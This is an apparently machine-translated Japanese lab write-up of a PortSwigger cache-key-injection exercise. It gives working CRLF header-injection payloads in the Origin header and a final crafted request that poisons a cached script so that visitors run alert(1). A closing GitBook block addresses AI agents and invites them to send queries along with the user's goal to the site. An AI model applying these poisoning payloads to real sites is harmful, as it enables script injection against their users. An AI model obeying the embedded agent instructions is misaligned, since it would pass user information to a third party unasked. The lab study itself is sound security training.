> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/cache-poisoning/injection-into-cache-key.md).
# キャッシュキーへの注入
キャッシュキーへの注入の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### キャッシュキーインジェクション
### キャッシュキーへのインジェクション

複数の欠陥(以下を含む)を組み合わせる必要があります **キャッシュキーインジェクション**)を実行するために **`alert(1)`** 被害者のブラウザ上で。ラボでは、ヘッダーの使用が必要です **`Pragma: x-get-cache-key`**.
#### 偵察
1/) ログイン時の動作
* 接続パネルがあります。
* ログイン後、次の場所にリダイレクトされます **`/login/?lang=en`**.
* その後、セッション Cookie が設定されます。

2/) の反映 `lang` パラメータ
* 私たちの入力は、次を通じてレスポンスに現れます `lang`:
* 例: **`/login/?lang=HELLLOOOO`**
```bash
/login/?lang=HELLLOOOO
```

HTMLタグ(例: `
`), **実行されません**:HTMLエンコードがあります\*\*。
#### 運用時の侵入口
隠されたJSファイル: `localize.js`
```bash
/js/localize.js?lang=en&cors=0
```
バックグラウンドにスクリプトがあることに気づきます:
* **`/js/localize.js?lang=en&CORS=0`**
* 観測されたレスポンス:
* `document.cookie = 'lang=en';`

これを変更すると `lang`、値が反映されます:
* **`/js/localize.js?lang=hello&CORS=0`** → `hello` レスポンスに現れます。
### キャッシュキーの観察
次を追加します:
```http

Pragma: x-get-cache-key
```
するとキーが得られます:
* `X-Cache-Key: /js/localize.js?lang=en&CORS=0$$`
わかったのは `CORS` がキーに影響し、さらに **Origin** + `CORS`を操作すると、キャッシュに入る内容を変化させることができます。
### バックカート経由のヘッダー注入
CRLFインジェクションを使います:
* `%0d%0a`
```
man ascii
```
#### 1) テスト:Cookieインジェクション
次を送信します:

* `Origin: hello%0d%0aSet-Cookie:%20csrfKey=a`
結果:Cookie はレスポンス側で正しく解釈されます。
#### 操作による JavaScript インジェクション `Content-Length`
次に、レスポンスへ次のものでコンテンツを注入しようとします:

* `Origin: x%0d%0aContent-Length:%208%0d%0a%0d%0aalert(1)$$$$`
レスポンス内で次を見つけます **`alert(1)`**.
#### 対象を絞った隠しレスポンスを構築

サーバーがこのバージョン(を含む)を保存するには `alert(1)`)、 **キャッシュキー** は、注入した `Origin`、たとえば:
{% code overflow="wrap" %}
```http
X-Cache-Key: /js/localize.js?lang=hello&cors=1$$origin=hello%0d%0aContent-Length: 8%0d%0a%0d%0aalert(1)
```
{% endcode %}
#### 無視されるパラメータによる被害者側でのずらし

キャッシュに無視されるパラメータを探します(Param Minerで見つかったもの):
* **`utm_content`**
キーキャッシュを再利用し、ペイロードを次に配置します `utm_content` 、訪問中に汚染されたリソースを提供させるために `lang=en`.
最終リクエスト(使用したもの):
{% code overflow="wrap" %}
```bash

GET /login?lang=en?utm_content=x%26cors=1%26x=1$$origin=x%250d%250aContent-Length:%208%250d%250a%250d%250aalert(1)$$%23 HTTP/2
```
{% endcode %}
被害者がページを開くと **`/login/?lang=en`** (リダイレクト経由で)、汚染されたコンテンツがキャッシュから配信され、 **`alert(1)`** 実行されます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/cache-poisoning/injection-into-cache-key.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.